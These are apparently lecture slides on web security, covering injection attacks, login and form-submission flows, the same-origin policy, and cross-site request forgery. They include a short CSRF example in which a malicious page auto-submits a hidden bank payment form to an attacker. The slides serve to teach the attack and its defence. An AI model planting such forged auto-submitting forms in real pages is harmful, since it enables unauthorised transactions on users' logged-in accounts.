
- “Prepared statements for HTML”?

Data-as-code


- XSS
- SQL Injection
- (Like buffer overflows)

Cross-Site Request Forgery (CSRF/XSRF)

Login flow reminder




Form submission



Form submission

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
  <label for="recipient">Recipient:
</label>
  <input name=recipient>
  <label for="amount">Amount:
</label>
  <input name=amount>
  <input type="submit" value="Pay"/>
</form>
```



Form submission

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
  <label for="recipient">Recipient:
</label>
  <input name=recipient>
  <label for="amount">Amount:
</label>
  <input name=amount>
  <input type="submit" value="Pay"/>
</form>
```

Recipient: [seattle-city-light] Amount: [65.34] [Pay]

Click!



POST login.php?
username=dkohlbre&pw=1234568



Set-cookie: <token>

GET BillPay.php ...



<html>
Fill out the payment form:
Recipient |---|
Amount |---|

Naïve.com

Form submission

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
  <label for="recipient">Recipient:
</label>
  <input name=recipient>
  <label for="amount">Amount:
</label>
  <input name=amount>
  <input type="submit" value="Pay"/>
</form>
```

Recipient: [seattle-city-light] Amount: [65.34] [Pay]

Browser
(user)

POST login.php?
username=dkohlbre&pw=1234568



Set-cookie: <token>

GET makeapayment.php ...



Rendered
payment
form

```
<html>
Fill out the payment form:
Recipient |---|
Amount   |---|
```

POST
BillPay.php?recipient="seattle-
city-light"&amount="65.34"




Click!

Naïve.com

Form submission

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
  <label for="recipient">Recipient:
</label>
  <input name=recipient>
  <label for="amount">Amount:
</label>
  <input name=amount>
  <input type="submit" value="Pay"/>
</form>
```



Browser Sandbox Review

- Based on the same origin policy (SOP)
- **Active content (scripts) can send anywhere!**
 - For example, can submit a POST request
 - Some ports inaccessible -- e.g., SMTP (email)
- Can only *read* response from the *same origin*
 - ... but you can do a lot with just sending!


Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=BillPayForm action=http://bank.com/BillPay.php>  
<input name=recipient value=attacker> ...  
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

Cookies in Forged Requests

